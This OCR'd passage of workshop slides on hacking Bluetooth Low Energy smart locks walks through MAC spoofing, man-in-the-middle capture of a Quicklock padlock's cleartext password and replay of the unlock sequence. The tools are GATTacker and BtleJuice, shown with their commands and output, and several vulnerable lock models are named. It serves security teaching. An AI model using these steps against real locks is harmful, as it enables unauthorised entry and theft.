Value

Characteristic
(…)

SERVICE
(…)

2. Advertise

advertisement

advertise.js

Advertisement
+ services JSON

advertise

```
root@kali:~/node_modules/gattacker# node advertise.js -h
Usage: node advertise -a <FILE> [ -s <FILE> ]  [-S]
  -a, --advertisement=FILE  advertisement json file
  -s, --services=FILE       services json file
  -S, --static              static - do not connect to ws-slave/target
device
  -f, --funmode             have fun!
      --jk                  see http://xkcd.com/1692
  -h, --help                display this help
```

MAC SPOOFING

Bluetooth MAC address spoofing

Some mobile applications rely only on advertisement packets, and don't care for MAC address.

But most of them (including this one) do.

It is easy to change Bluetooth adapter MAC using bdaddr tool (part of Bluez)

For some chipsets it may be troublesome.

MAC spoofing – GATT cache

To optimize connections, mobile OS caches information on characteristics attached to specific handle numbers of a given device (MAC).

Android: /data/misc/bluedroid (need root)

If you spoof MAC with different characteristics <-> handles, the mobile will try to talk to other handle numbers, and will most likely „hang" and disconnect.

GATTacker uses modified version on bleno to clone characteristics 1:1.

Bdaddr (already in your VM/Raspberry)

```
root@kali:~/node_modules/gattacker/helpers/bdaddr# make
gcc -c bdaddr.c
gcc -c oui.c
gcc -o bdaddr bdaddr.o oui.o -lbluetooth
# cp bdaddr /usr/local/sbin
```

For the helper script (changing MAC automatically)

Uncomment in config.env

```
# "peripheral" device emulator

BLENO_HCI_DEVICE_ID=0
```

ID of your advertising adapter

Free the BT interface

In case you have running ws-slave on the same machine, stop it (we will need the BT interface):

```
(...) ws -> close
^Croot@kali:~/node_modules/gattacker#
```

Also stop bluetooth:

```
root@kali:~/node_modules/gattacker# systemctl stop bluetooth
```

Start device – mac_adv (wrapper to advertise.js)

```
root@kali:~node_modules/gattacker# ./mac_adv -a
devices/f4b85ec06ea5_Padlock-.adv.json -s devices/f4b85ec06ea5.srv.json
Advertise with cloned MAC address
Manufacturer:   Cambridge Silicon Radio (10)
Device address: B0:EC:8F:00:91:0D
New BD address: F4:B8:5E:C0:6E:A5

Address changed - Reset device now
Re-plug the interface and hit enter
```

Helper bash script to change MAC addr

Re-plug USB adapter

```
^Croot@kali:~/node_modules/gattacker# ./mac_adv -a devices/f4b85ec06ea5_Padlock-dv.json -s devices/f4b85ec06ea5.srv.json
Advertise with cloned MAC address
Ws-slave address: 10.9.8.181
peripheralid: f4b85ec06ea5
advertisement file: devices/f4b85ec06ea5_Padlock-.adv.json
EIR: 0201050302d6ff09095061646c6f636b21
scanResponse: 13ff000000000000000000000000000000002c31
BLENO - on -> stateChange: poweredOn
on open
poweredOn
Noble MAC address : b8:27:eb:4c:88:3d
initialized !
Static - start advertising
      target device connected
on -> advertisingStart: success
setServices: success
 <<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>>>
Client connected: 57:70:45:97:52:02
>> Subscribe: ffd0 -> ffd7
   f4b85ec06ea5:ffd0 confirmed subscription state: ffd7
>> Subscribe: fff0 -> fff2
   f4b85ec06ea5:fff0 confirmed subscription state: fff2
>> Write:   fff0 -> fff3 : 026861000000000000000000000000 ( ha             )
<< Read:    180f (Battery Service) -> 2a19 (Battery Level ) : 37 (7)
>> Write:   1805 (Current Time Service) -> 2a2b (Current Time ) : 1734aa1f ( 4  )
<< Read:    fff0 -> fff3 : 026861000000000000000000000000 ( ha             )
>> Write:   ffd0 -> ffd6 : 001234567800000000 (  4Vx    )
<< Notify:  ffd0 -> ffd7 : 01 ( )
<< Read:    180a (Device Information) -> 2a26 (Firmware Revision String ) : 05290101201504282034 ( )     ( 4)
<< Read:    ffd0 -> ffd8 : 03 ( )
>> Subscribe: ffd0 -> ffda
   f4b85ec06ea5:ffd0 confirmed subscription state: ffda
<< Read:    ffd0 -> ffda : 00 ( )
>> Write:   ffd0 -> ffd9 : 01 ( )
<< Notify:  ffd0 -> ffda : 01 ( )
<< Notify:  ffd0 -> ffda : 00 ( )
      target device disconnected
```

Cleartext password:
12345678

Data dump saved in dump/ subfolder

```
2017.03.24 17:55:10.586 | < C | fff0 | fff3 | 01730000000000000000000000000000 ( s              )
2017.03.24 17:55:10.930 | > R | 180f (Battery Service) | 2a19 (Battery Level) | 50 (P)
2017.03.24 17:55:11.125 | < C | 1805 (Current Time Service) | 2a2b (Current Time) | fe196820 (  h )
2017.03.24 17:55:11.386 | > R | fff0 | fff3 | 01730000000000000000000000000000 ( s              )
2017.03.24 17:55:11.597 | < C | ffd0 | ffd6 | 0012345678 (  4Vx)
2017.03.24 17:55:11.639 | > N | ffd0 | ffd7 | 01 ( )
2017.03.24 17:55:11.772 | > R | 180a (Device Information) | 2a26 (Firmware Revision String) | 05290101201504282034 ( )      ( 4)
2017.03.24 17:55:12.042 | > R | ffd0 | ffd8 | 03 ( )
2017.03.24 17:55:12.773 | > R | ffd0 | ffda | 00 ( )
2017.03.24 17:55:14.702 | < C | ffd0 | ffd9 | 01 ( )
2017.03.24 17:55:14.744 | > N | ffd0 | ffda | 01 ( )
2017.03.24 17:55:17.908 | > N | ffd0 | ffda | 00 ( )
```

Cleartext password

Example file: quicklock/gattacker/dump

Replay – and the lock opens


```
$ sudo node replay.js -i dump/f4b85ec06ea5.log -s devices/f4b85ec06ea5.srv.json -p f4b85ec06ea5
```

```
root@s v4 # node replay.js -i dump/f4b85ec06ea5.log -s devices/f4b85ec06ea5.srv.json -p f4b85ec06ea5
Ws-slave address: 127.0.0.1
on open
poweredOn
Noble MAC address : dc:53:60:d7:43:43
initialized !
WRITE CMD: 01730000000000000000000000000000
READ: 50 --- skip
WRITE CMD: fe196820
READ: 0173000000000000000000000000000 --- skip
WRITE CMD: 0012345678
NOTIFICATION: 01 --- skip
READ: 0529010120150428203 4 --- skip
READ: 03 --- skip
READ: 00 --- skip
WRITE CMD: 01
NOTIFICATION: 01 --- skip
NOTIFICATION: 00 --- skip
```

Replay using nRF Connect mobile app

https://github.com/securing/gattacker/wiki/Dump-and-replay

nRF Connect:



https://play.google.com/store/apps/details?id=no.nordicsemi.android.mcp

Macros functionality

nRF Connect: macros documentation:

https://github.com/NordicSemiconductor/Android-nRF-Connect/tree/master/documentation/Macros

GATTacker howto export:

https://github.com/securing/gattacker/wiki/Dump-and-replay

Convert GATTacker log to nRF XML macro


```
# node gattacker2nrf -i dump/f4b85ec06ea5.log > quicklock_replay.xml
```

Already converted file:

```
quicklock/nrf_connect_macro/quicklock.xml
```

SMARTLOCKPICKING.COM

slawekja



BTLEJUICE

Introducing BtleJuice by Damien Cauquil

https://github.com/DigitalSecurity/btlejuice

https://speakerdeck.com/virtualabs/btlejuice-the-bluetooth-smart-mitm-framework

https://en.wikipedia.org/wiki/Multiple_discovery

The concept of multiple discovery (also known as simultaneous invention) is the hypothesis that most scientific discoveries and inventions are made independently and more or less simultaneously by multiple scientists and inventors.

BtleJuice – run „proxy"

Install (already in your Kali/Raspberry)

```
root@kali:~# npm install -g btlejuice
```


Run „proxy" module:

```
root@kali:~# hciconfig hci0 up

root@kali:~# btlejuice-proxy

[i] Using interface hci0

[info] Server listening on port 8000
```

BtleJuice interface

```
root@kali:~/# btlejuice -u <YOUR_PROXY_IP> -w

E.g.

root@kali:~/# btlejuice -u 127.0.0.1 -w
```

Open http://localhost:8080 in browser



Select target device

Choose „Padlock!”

BtleJuice - Bluetooth Low Energy MitM - Mozilla Firefox

BtleJuice - Bluetooth Lo...

localhost:8080/#

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

BtleJuice

Action	Service	Characteristic	Data
write	fff0	fff3	02 68 61 00 00 00 00 00 00 00 00 00 00 00 00
read	180f	2a19	37
write	1805	2a2b	38 37 aa 1f
read	fff0	fff3	02 68 61 00 00 00 00 00 00 00 00 00 00 00 00
write	ffd0	ffd6	00 12 34 56 78 00 00 00 00
notification	ffd0	ffd7	01
read	180a	2a26	05 29 01 01 20 15 04 28 20 34
read	ffd0	ffd8	03
notification	ffd0	ffda	00
read	ffd0	ffda	00
write	ffd0	ffd9	01
notification	ffd0	ffda	01
notification	ffd0	ffda	00

The cleartext password

BtleJuice vs GATTacker

- Depends on stock noble/bleno – several pros vs cons
- Automatic MAC address spoofing currently unstable
- Has much better UI (web vs console), simple replay/tamper
- Just try the other tool if something does not work for you

How do we hack BLE?

Passive sniffing

- Using simple hw is unreliable, easy to loose packets.
- Difficult to understand transmission in Wireshark.
- Limited scripting – decode pcap, replay packets.
+ Can be helpful to diagnose what is happening on link-layer (e.g. Bluetooth encryption)
+ Does not require access to device nor smartphone
- Limited possibilities to decode encrypted connections (intercept pairing + CrackLE).

Android HCI dump

+ Catches all the packets (of our transmission)
- Difficult to understand transmission in Wireshark
- Limited scripting – decode pcap, replay packets.
- Does not cover link-layer. Only data exchanged between Android and BT adapter
- Requires access to smartphone
+ Even if the connection is encrypted, we have the packets in cleartext (de-/encrypted by adapter)

Active MITM

+ Catches all the packets (+ allows for active modification)
+ Easy to understand transmission (GATTacker console, BtleJuice web)
+ Hooks, possible to proxy, API for live packets tampering...
- Does not cover link-layer. Not that we actually need it ;)
+ Does not require access to device nor smartphone
- Will not work (out of box) against link-layer Bluetooth encryption

Quicklock hack is brought to you by Antony Rose

>>> Vulnerable Devices

* Plain Text Password
  - Quicklock Doorlock & Padlock v1.5
  - iBluLock Padlock v1.9
  - Plantraco Phantomlock v1.6
* Replay Attack
  - Ceomate Bluetooth Smart Doorlock v2.0.1
  - Elecycle EL797 & EL797G Smart Padlock v1.8
  - Vians Bluetooth Smart Doorlock v1.1.1
  - Lagute Sciener Smart Doorlock v3.3.0

[15/44]


https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEFCON-24-Rose-Ramsey-Picking-Bluetooth-Low-Energy-Locks.pdf

Manufacturer’s statement

The electronic codes necessary to open are passed wirelessly and are unencrypted (by design) to allow vendors flexibility when integrating the bluetooth device into existing platforms. Because keys are passed wirelessly, they are open to Bluetooth hacking only for a few seconds, when a hacker is within range of the device. However, this level of security is similar to a standard lock and key scenario! Standard mechanical devices offer far fewer benefits than Bluetooth connected locks!

https://www.thequicklock.com/security-notice.php

Lock #2



https://www.flickr.com/photos/morbius19/9408533667

